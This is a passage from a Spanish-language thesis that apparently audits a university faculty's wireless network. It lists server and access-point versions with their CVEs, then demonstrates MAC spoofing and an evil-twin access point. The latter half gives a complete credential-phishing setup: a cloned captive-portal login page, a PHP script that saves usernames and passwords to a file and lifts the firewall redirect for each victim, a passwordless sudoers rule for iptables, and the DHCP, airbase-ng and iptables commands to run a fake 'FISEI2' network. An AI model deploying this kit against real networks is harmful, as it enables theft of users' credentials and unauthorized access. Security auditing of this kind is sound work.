Tabla 6.1. Versiones instaladas en el servidor.

Fuente: Investigación.

6.8.1.2. Versiones de Firmware de Equipos

Para conocer marcas, modelos y versión de firmware de los equipos se hizo un recorrido por la Facultad para conocer la ubicación, además se solicitó información al encargado del Departamento de Redes.

EQUIPO	MARCA	MODELO	FIRMWARE
Router	Linksys	WRT300N	Versión 1.51.2
Access Point 1	3com	7760	Versión 1.6.40
Access Point 2	Cisco	WAP200E	Versión 2.0.0.27
Access Point 3	Linksys	WAP54G	Versión 3.04.03
Access Point 4	Cisco	WAP4410N	Versión 2.0.1.0
Access Point 5	Cisco	WAP4410N	Versión 2.0.1.0

Tabla 6.2. Versiones de firmware de equipos.

Fuente: Investigación.

6.8.2. Búsqueda de Vulnerabilidades en Infraestructura

Después de conocer las versiones de los servicios instalados en el servidor y de las versiones de firmware de los equipos se pudo realizar una búsqueda en la página Vulnerabilidades y Exposiciones Comunes (CVE), que es un diccionario de conocimiento público de las vulnerabilidades de seguridad de la información.

6.8.2.1. Vulnerabilidades en versiones instaladas en servidor.

- **Servidor Centos 6.3**

No se encontró vulnerabilidad en la versión instalada.

- **Apache**

Se encontró una vulnerabilidad en la versión httpd -2.2.15-5 que se detalla a continuación.

"El filtro ByteRange en el Servidor HTTP Apache 1.3.x, 2.0.x hasta el 2.0.64 y 2.2.x hasta la 2.2.19 permite a atacantes remotos provocar una denegación de servicio (consumo de la memoria y el CPU) a través de una cabecera Range que expresa múltiple superposición de rangos." [21]

- **Freeradius**

Se encuentra instalada la versión 2.1.10, existe una vulnerabilidad en la versión la cual se detalla a continuación.

[21] CVE (2012). CVE-2011-3192. Extraído el 10 de noviembre de 2012 desde http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192

"Desbordamiento del búfer de pila basado en la función de cbtls_verify en FreeRADIUS 2.1.10 hasta la 2.1.12, al utilizar TLS basados en métodos EAP, permite a atacantes remotos provocar una denegación de servicio (caída del servidor) y posiblemente ejecutar código arbitrario por un largo timestamp "not_after" en un certificado de cliente." [22]

- **MySQL**

Se encuentra instalada la versión 5.1.52-1 y se encontró una vulnerabilidad que se detalla a continuación.

"Vulnerabilidad no especificada en el servidor MySQL componente en Oracle MySQL 5.1.63 y anteriores, y 5.5.25 y anteriores, permite autenticación remota de usuarios que afectan a la disponibilidad a través de vectores desconocidos relacionados con InnoDB Plugin." [23]

- **Chillispot**

La versión instalada de este servicio que permite autenticar a los usuarios de la red inalámbrica es chillispot -1.1.0.i386 y no se encontró vulnerabilidades.

- **Daloradius**

Es una interfaz web para administrar y controlar el registro a los usuarios de la red inalámbrica. La versión instalada de daloradius es la -0.9-8 la cual posee una vulnerabilidad que se detalla a continuación.

[22] CVE (2012). CVE-2012-3547. Extraído el 10 de noviembre de 2012 desde http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3547
[23] CVE (2012). CVE-2012-3173. Extraído el 10 de noviembre de 2012 desde http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3173

"Cross-site scripting (XSS) en daloradius-users/login.php en daloRADIUS 0.9-8 y anteriores permite a atacantes remotos inyectar secuencias de comandos web o HTML a través del parámetro de error" [24]

6.8.2.2. Vulnerabilidades en versiones de Firmware en equipos.

- **Router Linksys**

Router inalámbrico modelo WRT300N V1.1 con Firmware 1.51.2 no se pudo constatar que exista una vulnerabilidad en esta versión.

- **Access Point 3com**

AP modelo 7760 con versión de firmware 1.6.40 no existe vulnerabilidad.

- **Access Point Linksys**

AP modelo WAP54G con versión de firmware 3.04.03 se encontró vulnerabilidad.

"Cross-site scripting (XSS) vulnerabilidad en debug.cgi en Linksys WAP54Gv3 firmware 3.05.03 y 3.04.03 permite a atacantes remotos inyectar scripts web arbitrario o HTML a través del parámetro data1." [25]

- **Access Point Cisco**

AP modelo WAP200E con versión de firmware 2.0.0.27 no se encontró vulnerabilidad.

[24] CVE (2012). CVE-2009-4347. Extraído el 10 de noviembre de 2012 desde http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-4347
[25] CVE (2012). CVE-2010-2506. Extraído el 11 de noviembre de 2012 desde http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2506

- **Access Point Cisco**

AP modelo WAP4410N con versión de firmware 2.0.1.0, se encontró una vulnerabilidad que se detalla a continuación:

"Una vulnerabilidad fue reportada en el punto de acceso WAP4410N Cisco. Un usuario remoto puede llevar a cabo ataques de fuerza bruta para adivinar para obtener acceso a la red de destino. El Registrador PIN externo (PIN-RE) de modo de la configuración Wi-Fi protegida (WPS) de protocolo contiene una debilidad que permite a un usuario remoto dentro del alcance del interfaz inalámbrica para determinar si la primera mitad de la 8 dígitos del PIN WPS configuración es correcta.

Un usuario remoto dentro del alcance de la interfaz inalámbrica puede explotar esto para realizar una fuerza bruta de configuración PIN WPS adivinar ataque y obtener acceso a la red objetivo en un corto período de tiempo. El WAP4410N Cisco se ve afectado.

La vulnerabilidad reside en el protocolo WPS y no se limita a este dispositivo. Las advertencias originales están disponibles Viehbock y Craig Heffner independiente informó esta vulnerabilidad." [26]

6.8.3. Selección de Herramientas

Para cumplir con los objetivos propuestos para el análisis de la red inalámbrica de la FISEI se necesitó software para la realización de pruebas y análisis, además de la adquisición de una tarjeta inalámbrica.

[26] Security Tracker. (2012). Cisco Access Point. Extraído el 14 de noviembre de 2012 desde http://securitytracker.com/id/1026565

6.8.3.1. Software

Existe una gran variedad de software para realizar análisis de vulnerabilidades de la red inalámbrica, pero se tomó en cuenta la existencia del decreto 1014 que promueve el uso de software libre en las instituciones públicas del Ecuador por tal motivo se consideró las siguientes herramientas.

Distribución	**Backtrack**	**WIFISlax**	**nUbuntu**
Entorno Gráfico	Gnome, KDE, Fluxbox	KDE	Fluxbox
Arquitectura	32 y 64 bits	32 bits	32 y 64 bits (i386, amd64)
Derivada	Auditor y WHAX	Knopixx, Debian y Slax	Ubuntu
Herramientas Principales	Aircrack-ng, Kismet, Ettercap, Wireshark, Medusa, Nmap, Zenmap, Macchanger, entre otros.	Aircrack-ng, decsagem, john-the-ripper, wepcrack, entre otros.	Ethereal, Nmap, dSniff, y Ettercap, entre otros.

Tabla 6.3. Cuadro comparativo de distribuciones.
Fuente: Investigación

Después de revisar el cuadro comparativo de las distribuciones live-cd se seleccionó para el análisis de la red inalámbrica Backtrack 5 por ser una completa suite que contiene gran variedad de herramientas como Wireshark que es un sniffer para ver el tráfico de la red, Airbase –ng que admite crear puntos de acceso, Ettercap que permite realizar variedad de ataques a una red, además de contar con la configuración de servicios como Apache y DHCP.

6.8.3.2. Hardware

En Backtrack 5 ciertas tarjetas inalámbricas internas no son reconocidas, por lo que fue necesaria la adquisición de un adaptador inalámbrico externo (usb) para poder acceder a la red.

6.8.4. Desarrollo

6.8.4.1. Instalación de Backtrack 5

Previo a la instalación del Backtrack se debió encender el computador, acceder a la BIOS, configurar para que arranque el computador desde Cd-rom y por último reiniciar. Los detalles de la instalación se pueden encontrar en el Anexo 4.

6.8.4.2. Ataques a la Red Inalámbrica

6.8.4.2.1. MAC Spoofing

Debido a que la red inalámbrica usa el filtrado MAC para el acceso se revisó el tráfico de la red y se trató de obtener una dirección MAC que sea habilitada para el libre acceso, para esto se usó Wireshark.

Para lograr esto se procedió a conectar a la red inalámbrica de la FISEI.




Gráfico 6.2. Conectando a la red inalámbrica de la FISEI

Se consultó la dirección IP asignada con el comando *ifconfig wlan0.*




Gráfico 6.3. Consultando ip asignada

Se procedió a ejecutar el software que permitió analizar el tráfico de la red, en este caso se usó Wireshark, en la consola se escribió Wireshark para que se abra el programa.




Gráfico 6.4. Comando para abrir Wireshark

La pantalla de inicio del programa es la siguiente.




Gráfico 6.5. Wireshark

Se seleccionó *Show de capture options*… del menú.




Gráfico 6.6. Show the capture options…

Se procedió a escoger la interface para proceder al escaneo, en este caso wlan0.




Gráfico 6.7. Selección de interface

Se seleccionó S*tart* y empezó el escaneo en la red inalámbrica como se puede observar en la siguiente imagen.




Gráfico 6.8. Sniffing

En la sección *Filter* escribió *ARP* para que se filtre y solo salga información.




Gráfico 6.9. Filtrado ARP

Se obtuvo una dirección MAC de una computadora que se encontraba conectada a la red inalámbrica, es la 8C:A9:82:40:62:36.




Gráfico 6.10. Dirección MAC encontrada

En esta ocasión se utilizó un adaptador inalámbrico D-Link en Backtrack. Para ver la información de la interface se usó el comando *ifconfig* y claramente se pudo observar la MAC address del adaptador inalámbrico que es la 1c:af:f7:68:ca:94.

```
root@bt:~# ifconfig
```




Gráfico 6.11. MAC original del adaptador inalámbrico

Entonces se procedió a hacer el cambio en la tarjeta inalámbrica. Utilizando los comandos que se observan en la siguiente imagen.




Gráfico 6.12. Cambio de MAC comando *macchanger*

Después de ejecutar los comandos anteriores se revisó si el cambio fue efectivo con el comando *ifconfig*.




Gráfico 6.13. Nueva MAC

Como se puede ver en la imagen anterior la dirección MAC se cambió con éxito, entonces se procedió a conectar a la red inalámbrica de la FISEI.




Gráfico 6.14. Conectando a red inalámbrica

Y finalmente se logró acceder con éxito y se pudo navegar con total libertad.




Gráfico 6.15. Navegación con éxito

6.8.4.2.2. Rogue Access Point

Al acceder a la red inalámbrica de la FISEI y si no se encuentra registrada la dirección MAC en el servidor, automáticamente al abrir una página web se redireccionará al portal cautivo de la Facultad, el cual solicitará que ingrese el usuario y la contraseña. En la FISEI los únicos que hacen uso de este método de conexión son los docentes.

Gráfico 6.16. Portal Cautivo de la red inalámbrica

Se creó un punto de acceso falso con el nombre similar al existente en la Facultad *FISEI2* que permitió robar las credenciales de acceso de los usuarios de la red inalámbrica, además admitió la libre navegación para evitar que el cliente note alguna anomalía.

Para conseguir este objetivo se requirió las siguientes herramientas que se encuentran en la distribución Backtrack 5:

- Servidor web Apache (con php instalado)
- Servidor DHCP
- Herramienta airbase-ng
- Netfilter/Iptables

Además se necesitó un adaptador inalámbrico usb que sea compatible con distribuciones Linux, en este caso se uso *D-Link – N150.* Se optó por un adaptador inalámbrico externo debido a que ciertas tarjetas inalámbricas internas no son reconocidas por Backtrack.

El servidor web Apache se encarga de almacenar las páginas, es decir la de login que va a ser igual al que aparece cuando se quiere acceder al internet y el script en php.

Iptables se encarga que todas las peticiones enviadas al servidor sean redirigidas al puerto donde se estuvo ejecutando el servidor web (distinto del 80).

Configuración en Backtrack

Se procedió a crear la página del login similar al de la FISEI. Para modificar el fichero *index.html* que es el que contiene la página html se dirigió al siguiente directorio.

```
root@bt:~# vi /var/www/index.html
```

En el fichero *index.html* se creó la página de login similar a la existente.

```
<html><head>
</head>
<body bgcolor="#fffffff">
<h1 style="text-align: center;">FISEI WIFI</h1>
<center>
<form action="log.php" method="post">
<table border="3" cellpadding="5" cellspacing="1"
style="width: 217px;">
    <tbody>
     <td><img src=LogoFisei.gif/></td>
      <tr>
        <td align="right">Usuario:</td>
        <td><input type="text" name="user" size="20"
maxlength="20"></td>
      </tr>
      <tr>
        <td align="right">Clave:</td>
        <td><input type="password" name="contra"
size="20" maxlength="10"></td>
      </tr>
      <tr>
        <td align="center" colspan="2"
height="23"><input type="submit" value="Login"></td>
      </tr>
    </tbody>
  </table>
</form>
</center>
</body>
</html>
```

Después de modificar el fichero *index.html* se procedió a crear el script *log.php* asociado, que se ubicara en el mismo directorio */var/www*. Este script permitió guardar los datos que fueron introducidos por el usuario en un fichero de texto (llamado *datos*) en el directorio del servidor, además añadió la dirección ip del usuario al cortafuego evitando así que sea redirigido y pueda navegar normalmente.

```
<?php
$f = fopen("datos", "a");
$usuario = "usuario -> " . $_POST["user"]. "\n";
fputs($f, $usuario);
$pass = "password -> " . $_POST["contra"]. "\n\n------
---\n\n";
fputs($f, $pass);
fclose($f);
$ip = $_SERVER['REMOTE_ADDR'];
```

```
$comando = "sudo -u root iptables -t nat -I PREROUTING
-s $ip -p tcp --dport 80 -j ACCEPT";
exec($comando);
header ("Location: https://www.google.com.ec");
?>
```

Se creó el archivo *datos* y se asignó los respectivos permisos para que guarde las credenciales de los usuarios.

```
root@bt:~# touch /var/www/datos
root@bt:~# chmod 666 datos
```

A continuación se editó un par de parámetros del *servidor Apache.*

```
root@bt:~# vi /etc/apache2/ports.conf
```

Fichero *ports.conf*

```
Listen 55555
DocumentRoot /var/www/
```

En donde se cambió el puerto al que escucha el servidor (80 por defecto) y se añadió el directorio por defecto donde el servidor buscará las páginas (DocumentRoot).

Debido a que se ejecutó como usuario *www-data* el servidor no puede ejecutar órdenes como root, es imposible añadir reglas al cortafuegos. Por esta razón se añadió una regla al fichero *sudoers*. Solo se tuvo que escribir *visudo* para configurar y añadir la siguiente línea.

```
root@bt:~# visudo
```

```
www-data bt=(root) NOPASSWD:/sbin/iptables
```

Además se configuró el servidor *DHCP* el fichero *dhcpd.conf* que se encuentra ubicado en el siguiente directorio.

```
root@bt:~# cd /etc/dhcp3/
root@bt:~# vi dhcpd.conf
```

Se modificó el fichero *dhcpd.conf.*

```
authoritative;
ddns-update-style none;
default-lease-time 600;
max-lease-time 7200;
subnet 10.0.0.0 netmask 255.255.255.0{
range 10.0.0.2 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers 8.8.8.8;
}
```

Así ya se pudo iniciar el servicio *Apache.*

```
root@bt:~# /etc/init.d/apache2 start
```

Se aplicó la siguiente regla que permitió redirigir toda petición al servidor con destino al puerto 80 al puerto 55555.

```
root@bt:~# iptables -t nat -A PREROUTING -s 10.0.0.0/24 -p
tcp --dport 80 -j REDIRECT --to-ports 55555
```

Para poner la tarjeta en modo monitor se ejecutó el siguiente comando.

```
root@bt:~# airmon-ng start wlan0
```




Gráfico 6.17. Airmon–ng tarjeta en modo monitor

Se creó el punto de acceso con el nombre "*FISEI2*".

```
root@bt:~# airbase-ng -P -C 30 -c 6 -e FISEI2 mon0
```

Gráfico 6.18. Airbase-ng creación de AP falso

Después en otro terminal se activó la interfaz del AP, y se lanzó el servidor DHCP.

```
root@bt:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
```

Se aplicó reglas *iptables* para redirigir el tráfico de los clientes del AP al equipo para tener acceso a internet.

```
root@bt:~# iptables -t nat -A POSTROUTING -o eth0 -j
MASQUERADE
root@bt:~# iptables -A INPUT -s 10.0.0.0/24 -i at0 -j
ACCEPT
root@bt:~# iptables -A OUTPUT -d 10.0.0.0/24 -o at0 -j
ACCEPT
```

Y por último se habilitó el IP forwarding con el comando siguiente.

```
root@bt:~# echo 1 >/proc/sys/net/ipv4/ip_forward
```

De esta manera, el usuario que se conecte al punto de acceso *FISEI2* será redirigido a la página de login que se creó y que es similar al que se habilita cuando se desea acceder a la red inalámbrica, así permitiendo el robo de usuarios y contraseñas.

Una vez que ya está configurado todo se procede a ver el estado de las tablas NAT con el siguiente comando.

```
root@bt:~# iptables -t nat -L –n
```

Gráfico 6.19. Tablas NAT

Se observó que se redirigen las peticiones del protocolo tcp del Puerto 80 al Puerto 55555.

Probando en otra maquina

Para comprobar el correcto funcionamiento del punto de acceso y del portal cautivo se uso otro computador, como se puede observar en las imágenes siguientes aparece el AP *FISEI2* y se procedió a conectar.

